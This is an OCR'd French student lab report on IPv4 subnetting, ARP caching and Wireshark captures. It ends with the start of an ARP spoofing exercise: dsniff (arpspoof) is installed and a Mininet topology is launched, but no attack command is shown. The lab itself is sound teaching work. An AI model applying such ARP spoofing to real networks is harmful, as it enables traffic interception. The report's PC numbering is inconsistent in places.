
Projet IPv4 et ARP

Exercice 1

1. IPv4

Soit une entreprise dont les réseaux informatiques font partie du réseau 192.168.128.0/19. Vous êtes responsable de la gestion d'un des sous-réseaux de l'entreprise dont la taille est au plus de 90 machines.

1. Choisissez un préfixe au plus juste pour votre sous-réseaux ainsi que son identifiant.
2. Déterminez le masque de sous-réseau en notation décimale pointée, l'adresse de broadcast, la première et la dernière adresses IP de votre sous-réseau.
3. Reliez deux machines, notées PC1 et PC2 respectivement, en passant par un commutateurs




1) Le préfixe le plus juste pour le sous-réseau constitués de 90 machine est : /25

Ce qui va nous donner 128, 126 adresses qui sont utilisables

2) Sous-réseau choisi : 192.168.128.0/25

- Masque : 255.255.255.128
- Adresse réseau : 192.168.128.0
- Adresse de broadcast : 192.168.128.127
- Première adresse utilisable : 192.168.128.1
- Dernière adresse utilisable : 192.168.128.126
- Nombre total d'adresses utilisables : 126

3)





4. Configurez PC1 et PC2 de votre sous-réseau avec les adresses IP dans la plage définie dans la question 1.
5. Testez la connectivité entre PC1 et PC2 grâce à la commande ping. Analysez les messages échangés à l'aide de wireshark. Quelles sont les adresses de niveau 2 et 3 qui sont utilisées ?
6. Après avoir joint chaque poste du sous-réseau, visualisez le cache ARP (address Resolution Protocol) de chaque machine. Comment est établie la correspondance entre l'adresse de niveau 2 et l'adresse de niveau 3 d'un poste ? Réalisez une capture Wireshark qui illustre ce type de résolution.
7. Connectez une troisième machine PC3 au commutateur.

4) J'attribue l'adresse 192.168.128.1 à mon PC3 et l'adresse 192.168.128.2 à mon PC4
5) Je teste la connectivité entre les 2 PC à travers la commande ping :

```
C:\>ping 192.168.128.2

Pinging 192.168.128.2 with 32 bytes of data:

Reply from 192.168.128.2: bytes=32 time=59ms TTL=128
Reply from 192.168.128.2: bytes=32 time=1ms TTL=128
Reply from 192.168.128.2: bytes=32 time=3ms TTL=128
Reply from 192.168.128.2: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.128.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 59ms, Average = 15ms
```


Voici les massages échangés à l'aide de wireshark






.

Au début le PC3 pour qu'il puisse communiquer avec le PC4 il demande d'abord l'adresse MAC du PC4 à travers la requête ARP, dans ce cas là le message ça sera diffusé dans tous les appareils du réseau via se switch1, et puis après que le PC3 reçoie l'adresse MAC voulu il l'enregistre dans sa table ARP et puis finalement il envoie le paquet comme demandé.



Là lorsque j'ai ressayer en envoyant un nouveau packet je trouve qu'il a été bien envoyé sans avoir besoin de refaire les même demandes d'adresses comme avant



Là comme on le voit lorsque je clique sur le protocole ICMP j'arrive à voir l'adresse MAC, IP source et destination comme resultat du chemin effectué par le protocole ARP


Donc l'adresse IP source du courche 3 est : 192.168.128.1

.....destination..... : 192.168.128.2


Et l'adresse MAC source du niveau 2 est : 0001.C738.5BCA

..... destination ..... : 00^{E}0.A3EB.6143

6) L'ARP fait la correspondance IP ↔ MAC pour permettre à l'IP d'envoyer un paquet.



Là comme on le voit la première requête ARP nous fait l'adresse broadcast comme destination




Mais là lorsqu'on voit la dernière requete ARP on voit très bien que l'adresse broadcast a été remplacé par l'adresse réelle destination

```
C:\>arp -a
  Internet Address      Physical Address      Type
  192.168.128.2         0001.64c7.cc16        dynamic
```


Là on voit très ben qu'il a reçu l'adresse destination

7)




8. Configurez PC3 pour être dans un sous-réseau différent de celui de PC1 et PC2.
9. Lancez wireshark sur PC3 puis faites un ping de PC1 vers PC2. Est ce que la connectivité est toujours assurée ? Est ce que PC3 voit le ping ?
10. Testez la connectivité entre PC1 et PC3, commentez et trouvez une solution.


8)




Là comme on le voit j'ai attribué au nouveau PC une adresse IP différente avec un sous-réseau différent


9)





Là comme on le voit la capture wireshark a bien montré que le message à été bien transmis vers sa destination c'est-à-dire que la connectivité entre les 2 premier PC est bonne






Fire	Last Status	Source	Destination	Type	Color	Time(sec)	Periodic	Num	Edit	Delete
	Failed	PC0	PC4	ICMP		0.000	N	0	(edit)	(delete)

Là comme on le voit la connectivité entre le PC0 et le PC2 ne marche pas parceque le PC2 appartient à un autre réseau donc on devra ajouter un routeur pour connecter les 2 réseaux

ETAPE 2


1. Lancez une capture Wireshark sur PC1.
2. Effacez le cache ARP de PC1 (arp -d sur Windows, ip neigh flush all sur Linux).
3. Relancez un ping depuis PC1 vers PC2
4. Observez-vous un nouveau paquet ARP sur Wireshark ? Pourquoi ?



1) Là j'avais gardé la même architecture que la précédente mais en changeant seulement le réseau du troisième PC pour que ça soit en même réseau que les autres
2)

```
C:\>arp -d
C:\>
```

Là on vide le cache à travers la commande arp -d

3) 

Là j'avais lancé un ping depuis le PC0 au PC1 et ça a marché

4) Oui, là maintenant on a un nouveau packet ARP sur wireshark parcequ'on avait vidé le cache donc automatiquement la table ARP va perdre l'enregistrement de l'adresse MAC qui l'avait déjà reçu

5. Que se passe-t-il si le cache n'est pas effacé ?
6. Quelle est la durée de vie d'une entrée ARP ?
7. Pourquoi est-ce important dans les environnements dynamiques ?


5) Là si le cache n'était pas effacé le PC1 n'aura pas besoin d'envoyer une requête ARP pour avoir l'adresse MAC destination par ce qu'il l'aura déjà sur sa table ARP donc aucun nouveau paquet ARP ne serait observé dans Wireshark.

6) La durée de vie d'une entrée ARP varie selon les systèmes d'exploitation, généralement entre 2 et 10 minutes. Windows utilise souvent 2 minutes, Linux environ 5 minutes par défaut.


7) Dans les environnements dynamiques, la durée de vie limitée des entrées ARP est importante car elle permet l'adaptation aux changements réseau (nouvelles machines, adresses IP modifiées). Un cache avec expiration empêche de conserver indéfiniment des informations potentiellement obsolètes.

Etape 3 : ARP spoofing

Je tape la commande sudo apt update pour Mettre à jour la liste des logiciels disponibles



« sudo apt install dsniff » pour l'installation du logiciel dsniff (il qui contient des outils comme **arpspoof** pour faire l'attaque ARP)



là comme on le voit il est bien installé

```
(Reading database ... 151619 files and directories currently installed.)
Preparing to unpack .../libnet1_1.1.6+dfsg-3.2_amd64.deb ...
Unpacking libnet1:amd64 (1.1.6+dfsg-3.2) ...
Selecting previously unselected package libnids1.21:amd64.
Preparing to unpack .../libnids1.21_1.26-2_amd64.deb ...
Unpacking libnids1.21:amd64 (1.26-2) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff_2.4b1+debian-31_amd64.deb ...
Unpacking dsniff (2.4b1+debian-31) ...
Setting up libnet1:amd64 (1.1.6+dfsg-3.2) ...
Setting up libnids1.21:amd64 (1.26-2) ...
Setting up dsniff (2.4b1+debian-31) ...
Processing triggers for libc-bin (2.36-9+deb12u10) ...
Processing triggers for man-db (2.11.2-2) ...
```

On tape la commande « sudo python3 topo.py » afin d'ouvrir le mininet

```
debian@debian12:~$ sudo python3 topo.py
*** Creating network
*** Adding hosts:
h1 h2 h3
*** Adding switches:
s1
*** Adding links:
(h1, s1) (h2, s1) (h3, s1)
*** Configuring hosts
h1 h2 h3
*** Starting controller

*** Starting 1 switches
s1
*** Starting CLI:
```

Maintenant on ouvre 2 terminaux du PC3

```
mininet> xterm h3
mininet> xterm h3
```

